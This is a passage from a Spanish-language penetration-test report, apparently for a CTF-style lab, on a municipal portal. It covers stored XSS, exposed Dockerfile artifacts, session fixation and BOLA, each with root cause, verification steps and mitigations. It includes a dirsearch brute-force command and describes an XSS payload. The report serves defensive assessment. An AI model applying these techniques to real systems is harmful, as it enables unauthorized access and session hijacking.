


Figura 7.7 — Evidencia del hallazgo 07 (UPSLP_CNOIV-SILENT-ANSWER-07).




Figura 7.8 — Evidencia del hallazgo 07 (UPSLP_CNOIV-SILENT-ANSWER-07).



Figura 7.9 — Evidencia del hallazgo 07 (UPSLP_CNOIV-SILENT-ANSWER-07).

Impacto y riesgo

Compromiso total de la confidencialidad e integridad de la base de datos del portal: un atacante puede leer, y potencialmente modificar o eliminar, cualquier información almacenada (cuentas, expedientes, proveedores, contratos) a través de este único punto de entrada.

Mitigación propuesta

Reescribir la consulta utilizando sentencias preparadas con parámetros vinculados (prepared statements) en todos los puntos de entrada hacia la base de datos, aplicar validación de formato estricta sobre la referencia (patrón LP-INT-###-AAAA) y desplegar un WAF como control compensatorio mientras se corrige la causa raíz.

Hallazgo 08 — Cross-Site Scripting almacenado en el formulario de reportes ciudadanos

Referencia de validación: UPSLP_CNOIV-STORED-WORDS-08 **| Severidad: Alta | Componente:** /reportes.php (campo Descripción)

Categoría: Cross-Site Scripting almacenado (CWE-79)

Descripción técnica y causa raíz

El formulario público "Nuevo reporte" (fugas, incidencias) almacena el contenido del campo Descripción sin sanitizar y lo refleja tal cual en la página de seguimiento del reporte ("Descripción registrada"). Se insertó un script que, al ejecutarse en el navegador de cualquier visitante que abra el reporte, consulta el endpoint interno de validación anunciado en una etiqueta meta y escribe el resultado en la propia página, demostrando ejecución de JavaScript arbitrario persistente.

Causa raíz: El backend guarda el campo descripción tal cual fue enviado por el usuario y lo inserta en el HTML de la página de seguimiento sin codificar los caracteres especiales (ausencia de output encoding/escape contextual), permitiendo que una etiqueta <script> se interprete como código.

Comprobación del hallazgo

- Se llenó el formulario "Nuevo reporte" (categoría Fuga, municipio Cerro de San Pablo) con un payload de JavaScript en el campo Descripción, que al cargar la página (window.addEventListener('load', ...)) hace fetch al endpoint anunciado en meta[name="interafas-validation-endpoint"] y escribe el resultado en el DOM.
- Se guardó el reporte y se accedió a su folio de seguimiento (REP-20261011-1A9C99).
- El script almacenado se ejecutó automáticamente al cargar la página de seguimiento, revelando en pantalla la referencia de validación UPSLP_CNOIV-STORED-WORDS-08.

Evidencia técnica



Figura 8.1 — Evidencia del hallazgo 08 (UPSLP_CNOIV-STORED-WORDS-08).




Figura 8.2 — Evidencia del hallazgo 08 (UPSLP_CNOIV-STORED-WORDS-08).




Figura 8.3 — Evidencia del hallazgo 08 (UPSLP_CNOIV-STORED-WORDS-08).



Figura 8.4 — Evidencia del hallazgo 08 (UPSLP_CNOIV-STORED-WORDS-08).



Figura 8.5 — Evidencia del hallazgo 08 (UPSLP_CNOIV-STORED-WORDS-08).




Figura 8.6 — Evidencia del hallazgo 08 (UPSLP_CNOIV-STORED-WORDS-08).

Impacto y riesgo

Un atacante puede almacenar JavaScript malicioso que se ejecutará en el navegador de cualquier usuario -incluyendo personal administrativo- que visualice el reporte, permitiendo robo de cookies de sesión, suplantación de identidad dentro del portal o pivoteo hacia funciones administrativas.

Mitigación propuesta

Aplicar codificación de salida contextual (HTML-encode) a todo contenido generado por el usuario antes de renderizarlo, validar/():limitar el formato permitido en campos de texto libre, y establecer una política de seguridad de contenido (Content-Security-Policy) que impida la ejecución de scripts inline.

Hallazgo 09 — Exposición de artefactos de infraestructura de construcción (Dockerfile) vía fuerza bruta de rutas

Referencia de validación: UPSLP_CNOIV-TOO-DEEP-09 **| Severidad: Alta | Componente:** Ruta de infraestructura de build descubierta por fuerza bruta de directorios

Categoría: Exposición de archivos sensibles de infraestructura (CWE-538 / CWE-540)

Descripción técnica y causa raíz

Mediante enumeración de rutas y extensiones no enlazadas desde la interfaz pública se localizó un archivo de definición de infraestructura de contenedor (Dockerfile y artefactos relacionados) accesible sin autenticación, revelando cómo se construye y despliega el portal.

Causa raíz: No existe una lista de control de acceso para extensiones y nombres de archivo típicos de infraestructura (Dockerfile, docker-compose.yml, *.env, *.log) dentro del document root, y dichos archivos no fueron excluidos del despliegue a producción.

Comprobación del hallazgo

- Se ejecutó dirsearch contra el host: python -m dirsearch -u http://localhost:8080 -e php,bak,old,zip,txt,save,orig,swp,ini,env,log.
- Entre los resultados devueltos con código 200 se identificó una ruta de infraestructura de construcción no enlazada desde la navegación pública.
- Se accedió directamente a esa ruta y se confirmó la exposición del archivo, obteniendo la referencia de validación UPSLP_CNOIV-TOO-DEEP-09.

Evidencia técnica




Figura 9.1 — Evidencia del hallazgo 09 (UPSLP_CNOIV-TOO-DEEP-09).




Figura 9.2 — Evidencia del hallazgo 09 (UPSLP_CNOIV-TOO-DEEP-09).



Figura 9.3 — Evidencia del hallazgo 09 (UPSLP_CNOIV-TOO-DEEP-09).




Figura 9.4 — Evidencia del hallazgo 09 (UPSLP_CNOIV-TOO-DEEP-09).



Figura 9.5 — Evidencia del hallazgo 09 (UPSLP_CNOIV-TOO-DEEP-09).



Figura 9.6 — Evidencia del hallazgo 09 (UPSLP_CNOIV-TOO-DEEP-09).

Impacto y riesgo

La exposición de archivos de definición de infraestructura revela la composición interna del contenedor (imagen base, paquetes instalados, puertos, variables de entorno referenciadas), información de alto valor para planear ataques dirigidos contra componentes específicos de la pila tecnológica.

Mitigación propuesta

Excluir explícitamente del contexto de despliegue todo archivo de infraestructura (.dockerignore adecuado, reglas de denegación en el servidor web) y ejecutar periódicamente barridos de superficie externa (dirsearch/gobuster) como parte del programa de aseguramiento continuo.

Hallazgo 10 — Fijación de sesión (Session Fixation) en el flujo de autenticación del portal

Referencia de validación: UPSLP_CNOIV-WHO-ARE-YOU-10 **| Severidad: Alta | Componente:** Flujo de login / cookie PHPSESSID

Categoría: Fijación de sesión (CWE-384)

Descripción técnica y causa raíz

El identificador de sesión (PHPSESSID) que el servidor entrega a un visitante anónimo se mantiene exactamente igual después de que ese mismo visitante completa el proceso de inicio de sesión: el servidor no regenera el identificador de sesión tras la autenticación. Esto permite a un atacante fijar de antemano un identificador de sesión conocido en la víctima y, una vez que ésta se autentica, reutilizar el mismo identificador para heredar su sesión ya autenticada.

Causa raíz: El mecanismo de login no invoca la regeneración del identificador de sesión (equivalente a session_regenerate_id) en el momento en que un usuario pasa de anónimo a autenticado, por lo que la cookie de sesión asignada antes del login sigue siendo válida después de él.

Comprobación del hallazgo

- Se capturó el valor de PHPSESSID antes de iniciar sesión.
- Se completó el inicio de sesión como usuario legítimo y se verificó que el mismo valor de PHPSESSID seguía siendo válido y ahora correspondía a una sesión autenticada (acceso directo a panel.php con esa cookie).
- Se confirmó, revisando las cabeceras de respuesta en el panel autenticado (perfil.php), el encabezado X-INTERAFAS-Validation con la referencia de esta bandera.

Evidencia técnica




Figura 10.1 — Evidencia del hallazgo 10 (UPSLP_CNOIV-WHO-ARE-YOU-10).




Figura 10.2 — Evidencia del hallazgo 10 (UPSLP_CNOIV-WHO-ARE-YOU-10).




Figura 10.3 — Evidencia del hallazgo 10 (UPSLP_CNOIV-WHO-ARE-YOU-10).




Figura 10.4 — Evidencia del hallazgo 10 (UPSLP_CNOIV-WHO-ARE-YOU-10).




Figura 10.5 — Evidencia del hallazgo 10 (UPSLP_CNOIV-WHO-ARE-YOU-10).




Figura 10.6 — Evidencia del hallazgo 10 (UPSLP_CNOIV-WHO-ARE-YOU-10).



Figura 10.7 — Evidencia del hallazgo 10 (UPSLP_CNOIV-WHO-ARE-YOU-10).

Impacto y riesgo

Un atacante que logre que la víctima utilice un identificador de sesión conocido de antemano (por ejemplo, mediante un enlace manipulado) puede secuestrar la sesión ya autenticada de la víctima sin necesidad de robar credenciales ni interceptar tráfico.

Mitigación propuesta

Regenerar obligatoriamente el identificador de sesión inmediatamente después de una autenticación exitosa (y tras cualquier cambio de nivel de privilegio), invalidando el identificador previo a la autenticación.

Hallazgo 11 — BOLA en endpoint no documentado de historial de cuenta

Referencia de validación: UPSLP_CNOIV-HIDDEN-HISTORY-11 | Severidad: Alta | Componente: Endpoint interno no enlazado desde la interfaz (account-context / historial)

Categoría: Broken Object Level Authorization (CWE-639)

Descripción técnica y causa raíz

Durante el análisis del tráfico generado por el propio portal se identificó una llamada a un endpoint interno no enlazado desde ningún menú visible, utilizado por el frontend para resolver el contexto de cuenta del usuario. Al interactuar directamente con dicho endpoint fuera del flujo normal de la interfaz, fue posible obtener información de historial que no estaba pensada para exponerse de forma independiente, confirmando una falla de autorización a nivel de objeto sobre un endpoint oculto.

Causa raíz: "Seguridad por oscuridad": el equipo de desarrollo asumió que, al no enlazar el endpoint desde ningún elemento de la interfaz, nadie lo invocaría directamente, por lo que no se implementaron controles de autorización adicionales sobre él.

Comprobación del hallazgo

- Se inspeccionó el tráfico XHR/Fetch del portal autenticado en DevTools → Network, identificando llamadas a un endpoint interno de contexto de cuenta.
- Se repitió la solicitud directamente (fuera del flujo de interfaz que la origina) utilizando la cookie de sesión vigente.
- El servidor respondió con información de historial asociada a la cuenta, confirmando en los encabezados de respuesta la referencia de validación de esta bandera.

Evidencia técnica



Figura 11.1 — Evidencia del hallazgo 11 (UPSLP_CNOIV-HIDDEN-HISTORY-11).




Figura 11.2 — Evidencia del hallazgo 11 (UPSLP_CNOIV-HIDDEN-HISTORY-11).

